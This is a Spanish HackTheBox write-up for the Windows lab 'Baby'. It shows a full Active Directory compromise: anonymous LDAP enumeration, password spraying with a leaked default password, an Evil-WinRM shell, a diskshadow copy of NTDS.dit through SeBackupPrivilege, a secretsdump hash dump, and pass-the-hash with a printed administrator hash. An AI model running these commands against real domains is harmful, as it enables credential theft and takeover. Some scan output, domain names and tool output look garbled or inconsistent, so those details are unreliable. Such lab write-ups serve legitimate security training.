

Baby

HackTheBox — Writeup

Sistema Operativo	Windows
Dificultad	Easy
Fecha	25 de agosto de 2026
Autor	sunwhite

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración de servicios	2
2. Acceso Inicial	3
3. Escalada de Privilegios	5

1. Reconocimiento

1.1. Escaneo de puertos

El escaneo revela lo siguiente:

```
Host is up (0.13s latency)
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  domain       Simple DNS Plus
138/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-07 20:17:49Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
139/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: baby.v10., Site: Default-First-Site-Name)
143/tcp    open  microsoft-ds?
144/tcp    open  kpasswd5?
139/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
136/tcp    open  tptcrp
1260/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: baby.v10., Site: Default-First-Site-Name)
1389/tcp    open  tptcrp
1389/tcp    open  ms-wbt-server Microsoft Windows Terminal Services
| ssl-cert: Subject: commonName=BabyDC.baby.v1
| Not valid before: 2026-08-06T19:49:28
|_ Not valid after: 2027-02-05T19:49:28
|_ sub-entries:
|   Target_Name: BABY
|   NetBIOS_Domain_Name: BABY
|   NetBIOS_Computer_Name: BABYDC
|   DNS_Domain_Name: baby.v1
|   DNS_Computer_Name: BabyDC.baby.v1
|   DNS_Type_Name: baby.v1
|   Product_Version: 10.0.20348
|_ System_Time: 2026-08-07T20:18:03+00:00
|_ ssl-date: 2026-08-07T20:18:42+00:00, 0s from scanner time.
Service Info: Host: BABYDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_ Message signing enabled and required
|_ smb2-time:
|   date: 2026-08-07T20:18:03
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.42 seconds
```

El escaneo nos revela que estamos tratando con una máquina Windows. Se nos muestra LDAP, Kerberos, RPC y además el nombre de dominio de la máquina: BABY. El nombre de NetBIOS: BabyDC y el Fully Qualified Domain Name: BabyDC.baby.v1.

Añadimos baby.v1 y BabyDC.baby.v1 a nuestro archivo /etc/hosts para seguir enumerando.

1.2. Enumeración de servicios

Podemos usar ldapsearch para enumerar el servicio LDAP. Ldapsearch es una herramienta de línea de comandos que nos permite enumerar automáticamente LDAP.

*LDAP puede permitir un bind anónimo por defecto si se le permite desde el servidor, cosa que está desactivada desde Windows Server 2003 SP1 puesto que si se consigue un bind anónimo se pueden enumerar la gran mayoría de cosas que podría enumerar un usuario normal autenticado:

```
~/HTB/Baby 23s > ldapsearch -x -b "dc=baby,dc=v1" "(objectClass=user)" -H ldap://BabyDC.baby.v1 | grep sAMAccountName: | awk {'print $2'}
Guest
Jacqueline.Barnett
Ashley.Webb
Hugh.George
Leonard.Dyer
Connor.Wilkinson
Joseph.Hughes
Kerry.Wilson
Teresa.Bell
```

Haciendo -x indicamos que se intente un bind anónimo para empezar a enumerar el servicio. Haciendo -b indicamos que se busque en el dominio con los niveles baby y v1 y que filtre los objetos en la clase user. Esto es característico de Active Directory, que obviamente podemos asumir que está presente, porque en la enumeración encontramos Kerberos y MSRPC (la implementación de RPC de Microsoft) que son dos componentes necesarios para el funcionamiento de Active Directory. Indicamos que se conecte al Domain Controller BabyDC y

filtramos por "sAMAccountName:" la cual es una variable que guarda el nombre de logon de los usuarios en el dominio. También filtramos para solamente quedarnos con la segunda columna, es decir, los nombres.

Para obtener más información podemos correr el mismo comando sin filtrar absolutamente nada para obtener más información sobre cada objeto usuario y ver que más podemos encontrar. Encontramos algo muy interesante:

```
# Teresa Bell, it, baby.vl
dn: CN=Teresa Bell,OU=it,DC=baby,DC=vl
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Teresa Bell
sn: Bell
description: Set initial password to BabyStart123!
givenName: Teresa
distinguishedName: CN=Teresa Bell,OU=it,DC=baby,DC=vl
instanceType: 4
whenCreated: 20211121151108.0Z
```

Hay una contraseña inicial colocada para el usuario Teresa Bell. Sabiendo esto podemos intentar hacer password spraying. Añadimos los nombres obtenidos a un archivo users.txt e intentamos hacer password spraying con netexec, la cual es una herramienta de explotación, particularmente útil para entornos de Active Directory:

```
SMB 10.129.234.71 445 BABYDC [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Guest:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Jacqueline.Barnett:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Ashley.Webb:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Hugh.George:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Leonard.Dyer:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Connor.Wilkinson:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Joseph.Hughes:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Kerry.Wilson:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.vl\Teresa.Bell:BabyStart123!
```

Sin embargo no obtenemos resultados.

2. Acceso Inicial

Podemos seguir enumerando el sistema, ahora con filtros más generales, como Distinguished Name, que indica el full path del objeto presente:

```

- ) ldapsearch -x -b "dc=baby, dc=v1" "" -H ldap://BabyDC.baby.v1 | grep dn
dn: DC=baby,DC=v1
dn: CN=Administrator,CN=Users,DC=baby,DC=v1
dn: CN=Guest,CN=Users,DC=baby,DC=v1
dn: CN=krbtgt,CN=Users,DC=baby,DC=v1
dn: CN=Domain Computers,CN=Users,DC=baby,DC=v1
dn: CN=Domain Controllers,CN=Users,DC=baby,DC=v1
dn: CN=Schema Admins,CN=Users,DC=baby,DC=v1
dn: CN=Enterprise Admins,CN=Users,DC=baby,DC=v1
dn: CN=Cert Publishers,CN=Users,DC=baby,DC=v1
dn: CN=Domain Admins,CN=Users,DC=baby,DC=v1
dn: CN=Domain Users,CN=Users,DC=baby,DC=v1
dn: CN=Domain Guests,CN=Users,DC=baby,DC=v1
dn: CN=Group Policy Creator Owners,CN=Users,DC=baby,DC=v1
dn: CN=RAS and IAS Servers,CN=Users,DC=baby,DC=v1
dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=baby,DC=v1
dn: CN=Denied RODC Password Replication Group,CN=Users,DC=baby,DC=v1
dn: CN=Read-only Domain Controllers,CN=Users,DC=baby,DC=v1
dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=baby,DC=v1
dn: CN=Cloneable Domain Controllers,CN=Users,DC=baby,DC=v1
dn: CN=Protected Users,CN=Users,DC=baby,DC=v1
dn: CN=Key Admins,CN=Users,DC=baby,DC=v1
dn: CN=Enterprise Key Admins,CN=Users,DC=baby,DC=v1
dn: CN=DnsAdmins,CN=Users,DC=baby,DC=v1
dn: CN=DnsUpdateProxy,CN=Users,DC=baby,DC=v1
dn: CN=dev,CN=Users,DC=baby,DC=v1
dn: CN=Jacqueline.Barnett,OU=dev,DC=baby,DC=v1
dn: CN=Ashley.Webb,OU=dev,DC=baby,DC=v1
dn: CN=Hugh.George,OU=dev,DC=baby,DC=v1
dn: CN=Leonard.Dyer,OU=dev,DC=baby,DC=v1
dn: CN=Ian.Walker,OU=dev,DC=baby,DC=v1
dn: CN=it,CN=Users,DC=baby,DC=v1
dn: CN=Connor.Wilkinson,OU=it,DC=baby,DC=v1
dn: CN=Joseph.Hughes,OU=it,DC=baby,DC=v1
dn: CN=Kerry.Wilson,OU=it,DC=baby,DC=v1
dn: CN=Teresa.Bell,OU=it,DC=baby,DC=v1
dn: CN=Caroline.Robinson,OU=it,DC=baby,DC=v1

```

Encontramos otros dos nombres que no habían aparecido en el escaneo inicial: Ian Walker y Caroline Robinson:

Añadimos esos nombres a nuestro archivo users.txt y volvemos a intentar el password spraying:

```

~/HTB/Baby 296 ) nxc ldap baby.v1 -u users.txt -p 'BabyStart123!'
SMB 10.129.234.71 445 BABYDC [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.v1) (signing:True) (SMBv1:False)
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Guest:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Jacqueline.Barnett:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Ashley.Webb:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Hugh.George:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Leonard.Dyer:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Connor.Wilkinson:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Joseph.Hughes:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Kerry.Wilson:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Teresa.Bell:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Ian.Walker:BabyStart123!
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\Caroline.Robinson:BabyStart123! STATUS_PASSWORD_MUST_CHANGE
LDAP 10.129.234.71 389 BABYDC [-] baby.v1\BabyStart123!

```

El usuario Caroline Robinson tiene la contraseña por defecto que habíamos encontrado y además tenemos la posibilidad de cambiar la contraseña, lo cual nos puede asegurar persistencia.

Podemos hacer:

```
smbpasswd -U BABY/caroline.robinson -r baby.v1
```

Para cambiar la contraseña se nos pide la vieja contraseña y la colocamos. Colocamos una nueva contraseña como BabyStart124! para seguir el mismo formato y después podemos usar Evil-WinRM la cual es una herramienta que nos permite obtener una shell en sistemas Windows.

```
~/HTB/Baby 100 47s > evil-winrm -i baby.vl -u caroline.robinson -p BabyStart124!
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Caroline.Robinson\Documents>
```

Se obtiene la flag de usuario en el escritorio de Caroline Robinson.

3. Escalada de Privilegios

Revisando los privilegios que tenemos con whoami /priv podemos ver algo interesante:

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege         Back up files and directories Enabled
SeRestorePrivilege        Restore files and directories Enabled
SeShutdownPrivilege       Shut down the system      Enabled
SeChangeNotifyPrivilege   Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Tenemos permiso para respaldar y restaurar archivos.

Haciendo whoami /groups vemos que somos parte del grupo Backup Operators.

Vemos que, directamente ambos permisos nos otorgan un vector muy rápido de entrada.

*SeBackupPrivilege permite leer CUALQUIER archivo del sistema con el propósito de respaldarlo, saltándose ACL's y los permisos NTFS estándar. Esto significa que podemos leer el registro o cualquier base de datos presente además de NTDS.dit en donde se guardan hashes de contraseñas de los usuarios presentes en Active Directory.

*SeRestorePrivilege permite sobreescribir CUALQUIER archivo presente en el sistema con el propósito de restaurarlo ignorando también ACL's y permisos estándar.

Desde aquí podemos intentar dos caminos: podemos intentar, con el privilegio SeBackupPrivilege, extraer desde el registro de windows el hive SAM, la cual es una base de datos que guarda hashes NTLM de usuarios. Para poder descifrar los hashes necesitaremos el hive SYSTEM, que almacena la boot key que es usada para descifrar estos hashes. Para esto el privilegio SeBackupPrivilege es muy útil.

Con el privilegio SeRestorePrivilege podemos crear una partición o un volumen para copiar la base de datos NTDS.dit del dominio y extraer hashes. Esto se tiene que hacer así puesto que el archivo se está usando en tiempo real y no se puede copiar mientras esté activo.

Podemos usar el siguiente script para poder crear la copia shadow:

```
set verbose on
set metadata C:\Windows\Temp\test.cab
set context persistent
add volume C: alias cdrive
create
expose %cdrive% E:
```

En el código se indica que la salida se muestre en pantalla (set verbose on).

Se indica la ubicación en la que se van a guardar los metadatos de la operación (C:\Windows\Temp\test.cab).

Con set context persistent se establece que la copia será persistente a reinicios de la máquina.

Se añade el volumen C: a la lista de volúmenes que se van a copiar con el alias cdrive (add volume C: alias cdrive).

Se corre la operación (create).

Con %cdrive % E: se expone la copia como accesible en E:

Podemos subir el archivo al host con la función upload de Evil-WinRM.

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> upload /home/khangkaw/HTB/Baby/backup.txt

Info: Uploading /home/khangkaw/HTB/Baby/backup.txt to C:\Users\Caroline.Robinson\Documents\backup.txt

Data: 172 bytes of 172 bytes copied

Info: Upload successful
```

Ejecutándolo nos da un error:

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> diskshadow /s ./backup.txt
Microsoft DiskShadow version 1.0: Robinson\Documents> help diskshadow /system
Copyright (C) 2013 Microsoft Corporation
On computer: BABYDC, 8/21/2026 3:57:22 PM
PS C:\Users\Caroline.Robinson\Documents> diskshadow /s ./backup.txt
-> set verbose 0
Info: Uploading C:\Users\Caroline.Robinson\Documents\diskshadow.txt to /tmp
SET VERBOSE { ON | OFF }
Info: Uploading C:\Users\Caroline.Robinson\Documents\diskshadow.txt to /tmp
PS C:\Users\Caroline.Robinson\Documents> diskshadow /s ./backup.txt
Info: Uploading C:\Users\Caroline.Robinson\Documents\diskshadow.txt to /tmp
Example: SET VERBOSE ON
```


Este error se debe a que el script fue hecho en Linux, el cual deja el un caracter especial

entre saltos de línea \n mientras que windows espera \r \n.

Para corregir este error, en nuestra línea de comandos podemos hacer:

```
unix2dos backup.txt
```

Entonces volvemos a transferir el archivo, lo ejecutamos, y tenemos éxito al ejecutarlo



```
Number of shadow copies listed: 1
-> expose %cdrive% E:
-> %cdrive% = {0c7617d8-33c0-4777-9a28-026917a18e8d}
The shadow copy was successfully exposed as E:\.
```

Una vez creado el volumen debemos de copiar los archivos NTDS.dit y la llave de registro SYSTEM:

```
reg save hklm\system .\system
```

```
download system
```

```
robocopy /b E:\Windows\ntds . ntds.dit
```

Es necesario copiar la llave del registro SYSTEM ya que se usa para descryptar los hashes presentes en la base de datos NTDS.dit.

Ya que tenemos ambos archivos (muy pesados) podemos usar impacket-secretsdump para descryptar y obtener hashes de las cuentas presentes:

```
impacket-secretsdump -system system -ntds ntds.dit LOCAL
```

Una vez obteniendo el hash de la cuenta de administrador, podemos usar Evil-WinRM para hacer un ataque de pass-the-hash y obtener acceso como administrador:

```
evil-winrm -i baby.vl -u 'administrator' -H 'ee4457ae59f1e3fbd764e33d9cef123d'
```

Esto nos autentica a la computadora que apunte baby.vl. Revisando identidad y permisos vemos que se trata del Domain Controller, teniendo la posibilidad de acceder a recursos de todo el dominio y vulnerarlo entero:


```

*Evil-winRM* PS C:\Users\Administrator\Documents> whoami
baby\administrator
*Evil-winRM* PS C:\Users\Administrator\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                                     Attributes
-----
Everyone                                     Well-known group    S-1-1-0                               Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias               S-1-5-32-544                         Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                             Alias               S-1-5-32-545                         Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias               S-1-5-32-554                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group    S-1-5-2                               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11                             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15                             Mandatory group, Enabled by default, Enabled group
BABY\Group Policy Creator Owners            Group               S-1-5-21-1407081343-4001094062-1444647654-520 Mandatory group, Enabled by default, Enabled group
BABY\Domain Admins                        Group               S-1-5-21-1407081343-4001094062-1444647654-512 Mandatory group, Enabled by default, Enabled group
BABY\Schema Admins                        Group               S-1-5-21-1407081343-4001094062-1444647654-518 Mandatory group, Enabled by default, Enabled group
BABY\Enterprise Admins                    Group               S-1-5-21-1407081343-4001094062-1444647654-519 Mandatory group, Enabled by default, Enabled group
BABY\Denied RODC Password Replication Group Alias               S-1-5-21-1407081343-4001094062-1444647654-572 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication            Well-known group    S-1-5-64-10                          Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label               S-1-16-12288

```

Se encuentra entonces la bandera de root.